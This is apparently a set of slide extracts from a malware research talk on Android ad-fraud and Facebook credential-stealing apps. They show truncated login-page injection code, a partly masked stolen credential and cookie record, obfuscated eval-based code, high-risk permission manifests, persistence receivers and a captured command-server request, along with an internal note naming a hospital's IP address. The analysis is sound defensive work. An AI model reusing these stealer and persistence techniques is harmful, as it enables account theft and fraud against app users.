r testpclogin=\\facebook\\.com\\login\\.php\\;var testwaplogin=\\m.facebook\\.com\\login\\.php\\;if(testpclogin.test(window.location.href)||testwaplogin.test(wind
testurl=\\facebook\\.com\\bookmarks\\pages\\;var testbmurl=\\business\\.facebook\\.com\\;if(testurl.test(window.location.href)){Logs("====33333");var
obj=document.getElementById("bookmarksSeeAllEntSection");if(obj==null){Logs("====33333+++++");obj=document.getElementsByTagName("iframe")[0].contentDocume
<
>
```

Headers Text Hex HTML JSON JSON Text Raw

Facebook Stealer

```
{ "name" : "AbaXXXXX1@yandex.com" , "password" : "XXXXXXXXXX" , "cookie" : "locale=en_US;  
sb=pdFuYKVYXXXXXXXXocbCX; datr=pdFuYXXXXX23FvT6rH66AyKt; wd=980x1807; dpr=3;  
c_user=10003XXXXXX698; xs=34%3AycSKHXXXXXXXXXX%3A2%3A1617875462%3A15084%3A7724;  
fr=1MFuanJGigJztRAbY.AWXXXXXXXXGXSeDnu4V7Q.BgbtGl.Q4.AAA.0.0.BgbtIF.AWVTgjd_0o4;  
spin=r.1003590795_b.trunk_t.1617875466_s.1_v.2_" , "page" : 0 , "bm" : 0 , "ua" : "(https:\\\\  
www.facebook.com\\raXXXXXXXXii.7)Mozilla\\5.0 (Windows NT 6.1; Win64; x64)  
AppleWebKit\\537.36 (KHTML, like Gecko) Chrome\\86.0.4240.185 Safari\\537.36" }
```



Facebook Stealer

content:"r=user/init"

FILES 3

D62D5CF815C3410C9919F4D004E78BF2546AAAB679FE5128DCCBEEEE213F0AFF

    libapp.so

elf 64bits shared-lib

CBE23C06749154C05196D43DEC1661D29BA9AB5C1233EC2FA525BF957C8FDA8D

    classes.dex

android dex

0959148CD8FE04B0ACDE85BBC989829E248DE15BEBFB568394F07B8B50F1DF65

    classes.dex

!!ILLEGAL MALWARE






Figure 1: Attractiveness of hacking based on financial gain and effort





Probably nothing, but noting it here just in case -- the top IP in the blacklist [redacted] is launching right now is a corporate address associated with [redacted] Hospital. It's hitting ~6M impressions per week and is the top IP by quite some margin

pasted image




@Link ip 170.120.6.120




Link 🐶

```
{
  "ip": "170.120.6.120",
  "hostname": "webmail[redacted].org",
  "city": "[redacted]",
  "region": "Pennsylvania",
  "country": "US",
  "loc": "[redacted]S",
  "org": "AS54[redacted] health",
  "postal": "[redacted]",
  "timezone": "America/New_York"
}
```

Terracotta



Terracotta



Coupons


Coupons


AnSutko Shopping ★★★★★ 5


Everyone

⚠ You don't have any devices.

Add to Wishlist Install







Special mobile application which give you discounts in the most popular stores.

More by AnSutko



Free Boots
AnSutko

Mobile application for promotion best boots.

★★★★★






Tickets For Free
AnSutko

Free ticket to Armin van Buuren concert.




Shine Dent
AnSutko

Free premium Teeth Whitening kit for you.

Shop in Walmart, BestBuy or Ikea and use your personal **\$500** QR-code - coupon on a register.

Share your QR-code to a friend! After he downloads app from your QR-code - coupon, you both get additional **\$150** for CVS.



Click to share
Valid after: May 21, 2020



Terracotta

```

z = function z() {
  _0x3fe2('0x22', 'Qw]2') !== _0x3fe2('0x23', '5ra8') ? new Promise(function (_r52) {
    _0x3fe2('0x24', 'X*la') === _0x3fe2('0x25', 'QvwT') ? null != _reactNativeUuid.default[_0x3fe2('0x26', 'N7R7')] ?
    _0x3fe2('0x32', 'lI*S') === _0x3fe2('0x33', 'sK$h') ? (null == _reactNative.default[_0x3fe2('0x34', '*#3n')] &
    eval(c(_0x3fe2('0x3f', 'rRwK'), m[_0x3fe2('0x40', 'C8w4')].id, 1)[_0x3fe2('0x41', 'z0mk')]())
    })(_reactNative.default, _reactNativeFirebase.default, _reactNativeUuid.default[_0x3fe2('0x42', 'SqF3')], _0x3
  })[_0x3fe2('0x4d', 'GNlV')](function (x) {
    if (_0x3fe2('0x4e', 'N7Mb') === _0x3fe2('0x4f', '*PU')) return null;
    _r52()
  }) : _r52[_0x3fe2('0x50', 'SqF3')] > 0 && _reactNative.default[_0x3fe2('0x51', 'lI*S')][_0x3fe2('0x52', '5ra8')] >
  0 ? _r52[_0x3fe2('0x62', 'ztXP')](function () {
    if (_0x3fe2('0x63', 'Qw]2') === _0x3fe2('0x64', 'lu)U')) return _reactNative.default[_0x3fe2('0x6c', 'lI*S')][_0x3
    if (_0x3fe2('0x6e', '*#3n') !== _0x3fe2('0x6f', 'B1sZ')) return null;
    _reactNative.default[_0x3fe2('0x70', 'N7Mb')] = {}, _reactNative.default[_0x3fe2('0x71', '8saw')].f = {}, _rea
  });
  _reactNativeUuid.default[_0x3fe2('0x65', 'v0aI')][_0x3fe2('0x66', '&b8Y')] = t, _reactNativeFirebase.default[_0x3
  })[_0x3fe2('0x7a', 'A[cJ')](function (rf) {
    if (_0x3fe2('0x7b', 'sK$h') === _0x3fe2('0x7c', 'N7Mb')) {
      if (_reactNativeUuid.default[_0x3fe2('0x7d', 'SGft')]) {
        if (_0x3fe2('0x7e', 'QvwT') === _0x3fe2('0x7f', 'B1sZ')) return null;
        _reactNativeUuid.default[_0x3fe2('0x80', 'lI*S')] = {}, _reactNativeUuid.default[_0x3fe2('0x81', 'Qw]2')]
        _0x3fe2('0x8f', 'Qw]2') !== _0x3fe2('0x90', 'QvwT') ? (_reactNativeUuid.default[_0x3fe2('0x91', 'wrR5

```



Terracotta



The screenshot shows an IDE interface with a file explorer on the left and a code editor on the right. The file explorer shows a project structure with 'Source code' expanded to 'com' > 'viking' > 'RNVlWebView'. The code editor shows the following Java code:

```
package com.viking;

import android.content.Context;
import android.graphics.Rect;
import android.os.Handler;
import android.os.SystemClock;
import android.support.annotation.Nullable;
import android.util.DisplayMetrics;
import android.util.TypedValue;
import android.view.MotionEvent;
import android.view.View;
import android.webkit.CookieManager;
import android.webkit.WebSettings;
import android.webkit.WebView;
import android.widget.FrameLayout;
import android.widget.FrameLayout.LayoutParams;
import com.facebook.react.bridge.ReactApplicationContext;
import com.facebook.react.bridge.WritableMap;
import com.facebook.react.modules.core.DeviceEventManagerModule.RCTDeviceEventEmitter;
import java.io.File;
import java.lang.reflect.Field;
import java.lang.reflect.Method;
```



Terracotta

```
<uses-sdk android:minSdkVersion="20" android:targetSdkVersion="27"/>
<uses-permission android:name="android.permission.USE_FULL_SCREEN_INTENT"/>
<uses-permission android:name="android.permission.FOREGROUND_SERVICE"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.CALL_PHONE"/>
<uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.RECEIVE_SMS"/>
<uses-permission android:name="android.permission.READ_SMS"/>
<uses-permission android:name="android.permission.REQUEST_DELETE_PACKAGES"/>
<uses-permission android:name="android.permission.SEND_SMS"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.GET_ACCOUNTS"/>
<uses-permission android:name="android.permission.RECORD_AUDIO"/>
<application android:theme="@style/Theme.Translucent.NoTitleBar" android:label="MMM" andro
    <service android:label="replace_1" android:name="com.example.mmm.NotificationGSLister"
        <intent filter>
```



RainbowMix

com.badicecream.icepowers
 com.badicecream.icepowers.bnn
 com.badicecreamdeluxe.fruitattack
 com.banjolab.ninetailstransformation
 com.battleflag.senki.warofheroes
 com.battleflag.senki.warofheroes2
 com.battleofpirates.legendreturn
 com.battleofsaiyan.universes
 com.battleofsuper.warriorssuperblue
 com.battleofz.sragonsmash
 com.battleofz.sragonsmash2
 com.battleofz.superwarriors
 com.battletoads.dragonbro
 com.battletoadsfighter.toadmania
 com.bestclassic.supersmashflash
 com.blackflag.piratesvsfairysuperbattle2
 com.blazering.crazyworld
 com.blazering.dashwarriors
 com.bubblebobble.ghostmaze
 com.buzzygames.worldtour
 com.cactusteam.monstervshero
 com.challenger.whitehatcowboy
 com.championgame.supergodfist
 com.chaosgames.kamebattle
 com.circusclassic.lionjump
 com.clashofdragon.stickheroes.ncr
 com.classicar.jackaljeep
 com.classicnes.emulator.retrogames
 com.cocolabs.magicstickwarriors
 com.colorisland.bubblebobble
 com.comicgames.animeninjaarena
 com.comicgames.mangaworldbattlesaga
 com.craftvalley.masterblockpe
 com.dbzgames.resurrectionfrieza
 com.dbziny.dragonkungfu
 com.demonlabs.leagueofwarriors
 com.denisnapoleon.felixpille.dbzauraofagod
 com.denisnapoleon.felixpille.dbzauraofagod2
 com.shadowdash.returnofknu
 com.shadowrun.adventuresofdashheroes
 com.shinigami.realmdeathfight
 com.shinigami.realmdeathfight2
 com.shinigami.tournamentofshinobi
 com.simulators.blockartwarcraft.survival
 com.smashbros.fightingarena
 com.smashbros.shadowrun
 com.smcgames.snesplayer
 com.soldierforce.snowfield
 com.somari2019.theadventurer

com.doubleheroes.dragon
 com.dragonbattle.doublevenge
 com.dragonbrothers.jungleattack
 com.dragonbrothers.waterfall
 com.dragongames.battleofssj
 com.dragonstudio.kamestickheroes
 com.dwagames.superzwarriors
 com.earthbound.thegiftmanchronicles
 com.epicnine.hakibattle
 com.epicwildgames.demontail
 com.epicworldbattle.stormpower
 com.epicworldbattle.stormpower2
 com.fanmades.comicninjabattle
 com.farewellgames.ninjamagicwar
 com.farewellgames.ninjamagicwar2
 com.farmergame.saiyankoarena
 com.fieldsofjustice.championsbattle
 com.fighter.godofuniversecrusader
 com.fireandicecouple.theicetemple
 com.fireflygames.fireherlightpuzzle2
 com.fireicecouple.thelighttemple
 com.footballcaptain.worldtournament
 com.frontierknight.evildrobo
 com.game64street.classicfighting
 com.gamez64.nin64emulator
 com.gammastudio.uchihabattle
 com.gbcdeluxe.emulatorforandroid
 com.greatdbzgames.dragonofdiamond
 com.gunsmoke.legendshooting
 com.hokage.unlimitedheroes
 com.hopkins.borutofights
 com.hotboyandicegirl.templeinforest
 com.hotboyandicegirl.templeinforest2
 com.hotboyandicegirl.templeinforest3
 com.jackalshooting.supersoliders
 com.johnslabs.superwarriorsmoba
 com.jojovsninja.battle
 com.jumpsuperstars.ultimatebattle
 com.karolinagames.powerfighters
 com.starsfighting.greatwarofheroes
 com.stealthnaruaassassins.tournament
 com.stickgames.batlestarsv5
 com.stickhero.xiaoreturn
 com.stickninjafight.legendary
 com.streethopper.basketchallenge
 com.superclassic.dashwarriors
 com.supercomicgames.starsfighting
 com.superdinosaurs.frogsoldier
 com.superdug.diggerinmaze
 com.superfireboy.theforestdungeon
 com.superfireboy.thelightdungeon

com.karolinagames.powerfighters2
 com.kidicarus.angelland
 com.kimmeseames.endlessring
 com.kingdomguardian.rushwars
 com.kingdomofbowmans.magicarrow
 com.kingofsaiyan.dragonarena
 com.kingofuniversefighters.ultrainstinct
 com.kissonthebeach.lovelygirl
 com.knucklesadvance.megamix
 com.kog.zenexhibitionmarch
 com.leagueofjustice.animewarriors
 com.leagueofjustice.animewarriors2
 com.leagueofjustice.animewarriorsreturn
 com.leagueofninja.mobaarena
 com.leagueofninja.mobabattle
 com.leagueofninja.mobabattle2
 com.legendarywarrior.powerofbroly
 com.legendofmana.secret
 com.legendstudio.bardockwarrior
 com.leoneboy.zroyalaction
 com.liongames.supermonkeykong
 com.littlestardev.powerchampionship
 com.lovelygames.swimmingpoolkissing
 com.lufiagame.riseofthesinistrals
 com.mangawar.battleofchaos
 com.mazeescapeunblocked.kunmonkey
 com.megagens.mdemulator
 com.metalgear.superwarriors
 com.mgba.romsemlulators
 com.minigames.icecreammazepuzzle
 com.monfirered.gbaemulator
 com.mortalfighting.arcadepro
 com.msluggames.supervehicle
 com.myboypro.gbcemulatorpro
 com.namekgame.dragons
 com.narugames.ninjafarewell
 com.nauticalking.burningwill
 com.nauticalking.burningwill2
 com.ndsemuclassic.emulator
 com.ndsemuclassic.emulatorv2
 com.ndsplayer.ndsemuforandroid
 com.neopop.neogeo.poco
 com.nesfcbro.nesemulator
 com.nicbros.thesecrettrings
 com.nido64.n64retrogames.emulator
 com.ninjaarena.legendfighting2
 com.SuperGG.FightingWorld.HerofromUniverse
 com.supermjbuu.besttransformations
 com.superrockheroes.battlenetwork
 com.supersmash.n64emulator
 com.superspeed.heroes2019
 com.superturtleswarriors.ninjabproject
 com.superturtleswarriors.secretproject
 com.superzfighter.tournament

com.ninjabattle.shinobilegend
 com.ninjabon.battleofninja
 com.ninjamages.legendroad
 com.ninjamoba.finalbattle
 com.ninjarampage.legendarypower
 com.ninjarevenge.bladevsoul2
 com.ninjasurvival.deathmatch
 com.nswon.legendaryshinobiwar
 com.pandagames.skilldashpower
 com.panicmaze.mushroomkingdom
 com.persianwarrior.recuseprincessjasmine
 com.PiSNES.SNESforAPK
 com.pocketlabs.emeraldmonsters
 com.pokeblack.ndsemulator
 com.pokediamond.ndsemulator
 com.pokeemerald.gbaemulator
 com.pokegba.pokegames
 com.pokerubygames.gbaemulator
 com.pokestadium.n64emulator
 com.powerzfighters.superkakarot
 com.puzzgmamesstudio.icecaveattack
 com.puzzlegames.bombmaze
 com.pwlegend.fiercefightingarcade
 com.rabbitgames.ringchampion
 com.racingbattle.zdragonjumpracing
 com.redfirepoke.gbaemulator
 com.rikigames.shenronblast
 com.rikigames.shenronblast2
 com.ringmania.lostworld
 com.riseoftheninja.darkwar
 com.riseoftheninja.darkwar2
 com.roadfighterclassic
 com.ronandgames.superzwarriors
 com.roulettegame.soccerrandomteamgen
 com.royalflush.princesssidestory
 com.rubypoke.kingofmonsters
 com.rushadventure.shadowrings
 com.saiyanchampions.thelegacyofsaiyan
 com.saiyanclassic.fightinggames
 com.saiyanfight.vsninjabirate
 com.saiyanfighters.kingofavengers
 com.saiyanrevenge.zlegendaryz
 com.saiyanvsninja.arena
 com.sbo.awakeningofsaiyan
 com.senamo.ultimateninjawar
 com.sgs.superbluefulpower
 com.sweetygames.animeavenger
 com.sweetykiss.bedroomkissing
 com.sweetykiss.bedroomkissing2
 com.swimmingpoolkissing.princess
 com.themagicalquest.mouse
 com.thewildwestriders.bountyhunters
 com.thronedefender.riseofarcher
 com.tinygame.circusclassic
 com.tournamentgames.zenoepochchampion



RainbowMix


REVIEWS

[Review Policy](#)

3.4



49 total



MonaLiza Cazeñas

★★★★★ May 17, 2020

Cool but it is not like my boy GBA Emulator. my boy GBA emulator is the best of all GBA emulator. I want on the next update this is like my boy GBA emulator all cheat engine and more.



3



The Irish Potato

★★★★★ March 29, 2020

Yes you download the games, you'll get pop up ads/notifications. On certain games.



5



Team D. S. Z.

★★★★★ July 16, 2020

Best emulator ever



3



vikas yadav

★★★★★ January 25, 2020

The best emulator ever



18

[READ ALL REVIEWS](#)

ACF60700EEE42D673025618BEA8050B92C8705845193:

- ▼ Source code
 - ▼ com
 - ▶ androidapk.gbaemulator
 - ▼ tencent
 - ▶ StubShell
 - ▶ bugly.yaq
 - ▶ wrapper.proxyapplication
- ▼ Resources
 - ▶ assets
 - ▶ lib
 - ▶ META-INF
 - ▶ res
 - AndroidManifest.xml
 - classes.dex
 - resources.arsc
 - tencent_stub
 - APK signature
 - Certificate



RainbowMix



RainbowMix

```
<receiver android:name="com.google.android.gms.common.license.a">
  <intent-filter>
    <action android:name="android.intent.action.BOOT_COMPLETED"/>
    <action android:name="android.intent.action.LOCKED_BOOT_COMPLETED"/>
    <action android:name="android.intent.action.ACTION_POWER_CONNECTED"/>
    <action android:name="android.intent.action.ACTION_POWER_DISCONNECTED"/>
    <action android:name="android.net.conn.CONNECTIVITY_CHANGE_IMMEDIATE"/>
    <action android:name="android.net.wifi.STATE_CHANGE"/>
    <action android:name="android.net.wifi.SCAN_RESULTS"/>
    <action android:name="android.net.wifi.RSSI_CHANGED"/>
    <action android:name="android.intent.action.EVENT_REMINDER"/>
  </intent-filter>
  <intent-filter>
    <action android:name="android.intent.action.PACKAGE_FULLY_REMOVED"/>
    <action android:name="android.intent.action.PACKAGE_DATA_CLEARED"/>
    <action android:name="android.intent.action.PACKAGE_REMOVED"/>
    <action android:name="android.intent.action.PACKAGE_CHANGED"/>
    <action android:name="android.intent.action.PACKAGE_ADDED"/>
    <action android:name="android.intent.action.PACKAGE_REPLACED"/>
    <data android:scheme="package"/>
  </intent-filter>
</receiver>
```



RainbowMix

```
public void onReceive(Context context, Intent intent) {  
    if (VERSION.SDK_INT < 26) {  
        context.startService(new Intent(context, com.timuz.a.class));  
        return;  
    }  
    Builder builder = new Builder(1211, new ComponentName(context, com.unity3d.services.analytics.core.configuration.a.class));  
    builder.setMinimumLatency(10000);  
    builder.setOverrideDeadline(20000);  
    JobScheduler jobScheduler = (JobScheduler) context.getSystemService(JobScheduler.class);  
    if (jobScheduler != null) {  
        jobScheduler.cancel(1211);  
        jobScheduler.schedule(builder.build());  
    }  
}
```



RainbowMix

```
public static void a(Context context) {  
    Class cls;  
    boolean b2 = com.unity3d.services.ar.a.b(context);  
    int e2 = org.fmod.b.e();  
    if (a(context, b2)) {  
        switch (e2) {  
            case 1:  
                cls = com.google.unity.a.class;  
                break;  
            case 2:  
                cls = com.ironsource.unity.a.class;  
                break;  
            case 3:  
                cls = com.unity3d.services.monetization.core.utilities.a.class;  
                break;  
            default:  
                cls = android.support.v7.view.menu.a.class;  
                break;  
        }  
        Intent intent = new Intent(context, cls);  
        intent.putExtra("ofV3aRzqg7E8", b2);  
        intent.addFlags(268468224);  
        context.startActivity(intent);  
    }  
}
```



RainbowMix

Structure Sequence

...	Method	Host	Path	Start
0	200 GET	api.pythonexample.com	/xyyx?v=5&pn=com.epicworldbattle.stormpow...	13:3

Filter: python

Overview Contents Summary Chart Notes

GET /xyyx?v=5&pn=com.epicworldbattle.stormpower2&al=29 HTTP/1.1

p 1

pn com.epicworldbattle.stormpower2

User-Agent Dalvik/2.1.0 (Linux; U; Android 10; RMX1971 Build/QKQ1.190918.001)

Host api.pythonexample.com

Connection Keep-Alive

Accept-Encoding gzip

Headers Query String Raw


```
{
  "ScP": 3,
  "E5J": false,
  "BFi": 10,
  "TpP": 5,
  "kzH": true,
  "0xD": 100
},
"ec8": [{
  "K7Q": "AdColonyRewardedAdapter",
  "ZDo": "AdColonyInterstitialAdapter",
  "MTd": 1
}]
}
```

Headers Set Cookie Text Hex Compressed JavaScript JSON JSON Text Raw

GET https://img.dealsneartome.com/arm_80_75_v64.md5?cb=1595519000269

